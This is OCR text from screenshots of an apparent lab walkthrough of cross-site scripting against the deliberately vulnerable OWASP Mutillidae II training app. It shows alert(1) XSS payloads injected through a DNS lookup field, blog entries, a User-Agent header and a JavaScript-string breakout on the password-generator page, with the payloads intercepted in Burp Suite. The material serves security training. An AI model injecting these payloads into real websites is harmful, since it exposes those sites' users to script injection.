

OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home
Login/Register
Toggle Hints
Show Popup Hints
Toggle Security
Enforce SSL
Reset DB
View Log
View Captured Data
DNS Lookup
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service Version of this Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS
Results for 10.0.0.1
Server: router.home.lan
Address: 10.0.0.1
Name: router.home.lan
Address: 10.0.0.1



Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
<script>alert(1)</script>
Lookup DNS



DNS Lookup
1
OK
Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS


Welcome To The Blog
Back
Help Me!
Hints and Videos
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<script>alert(1)</script>
Save Blog Entry
View Blogs
1 Current Blog Entries
Name
Date
Comment
1
anonymous
2009-03-01 22:27:11
An anonymous blog? Huh?



Welcome To The Blog
Back
Help Me!
Hints and Videos
Add New Blog Entry
View Blogs
1
OK
Save Blog Entry



Log
Back
Help Me!
Hints and Videos
142 log records found
Refresh Logs
Delete Logs
Hostname
IP
Browser Agent
Page Viewed
Date/Time
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
User visited: show-log.php
2018-01-31 11:24:17
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
User visited: add-to-your-blog.php
2018-01-31 11:15:39
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Blog entry added by: anonymous
2018-01-31 11:15:38
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Selected blog entries for anonymous
2018-01-31 11:15:38
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Blog entry added by: anonymous
2018-01-31 11:14:36


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Projec
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
GET /mutillidae/index.php?page=show-log.php&popUpNotificationCode=LFR1 HTTP/1.1
Host: mutillidae
User-Agent: <script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=0c8mkjhcbu7kqrdls1qorcbn65
Connection: close



Log
Back
Help Me!
Hints and Videos
1
OK
Delete Logs
Hostname
IP
Page Viewed
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20
User visited: show-log.php
10.0.0.109
10.0.0.109
Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20
User visited: show-log.php



http://mut...rname=gus
mutillidae/mutillidae/index.php?page=password-generator.php&username=gus
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Offensive Security Foru...
Offensive Security | Le...
Green
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Password Generator
Back
Help Me!
Hints and Videos
Password Generator
Making strong passwords is important.
Click the button below to generate a password.
This password is for gus
Generate Password



";}catch(e){};alert(1);try{v="
%22%3b%7d%63%61%74%63%68%28%65%29%7b%7d%3b%61%6c%65%72%74%28%31%29%3b%74%72%79%7b%76%3d%22



mutillidae/mutillidae/index.php?page=password-generator.php&username="%3b}catch(e){}%3balert(1)%3btry{v%3d"
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Offensive Security Foru...
Offensive Security | Le...
Greenbone S
OWASP Mutillidae II: Web Pwn in Mass P
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View L
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Back
Help Me!
Hints and Videos
1
OK
Making strong passwords is important.
Click the button below to generate a passwor



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 1 (Client-side Security) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data



Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
<script>alert(1)</sc
Lookup DNS



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Request to http://10.0.0.126:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.126/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=57d2tqma60s9rekeesfje80ruf
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
target_host=gus&dns-lookup-php-submit-button=Lookup+DNS


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://10.0.0.126:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.126/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=57d2tqma60s9rekeesfje80ruf
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
target_host=<script>alert(1)</script>&dns-lookup-php-submit-button=Lookup+DNS



DNS Lookup
1
OK
Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS


Welcome To The Blog
Back
Help Me!
Hints and Videos
Add New Blog Entry
View Blogs
Add blog for gus
Note: <b>,<i> and <u> are now allowed in blog entries
Hello Everyone, enjoy the day hackers!
Save Blog Entry


Intercept
HTTP history
WebSockets history
Options
Request to http://mutillidae:80 [10.0.0.187]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=1; username=hacker; uid=25; PHPSESSID=dkmvu7iervqrvsmeve4i5nubt3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
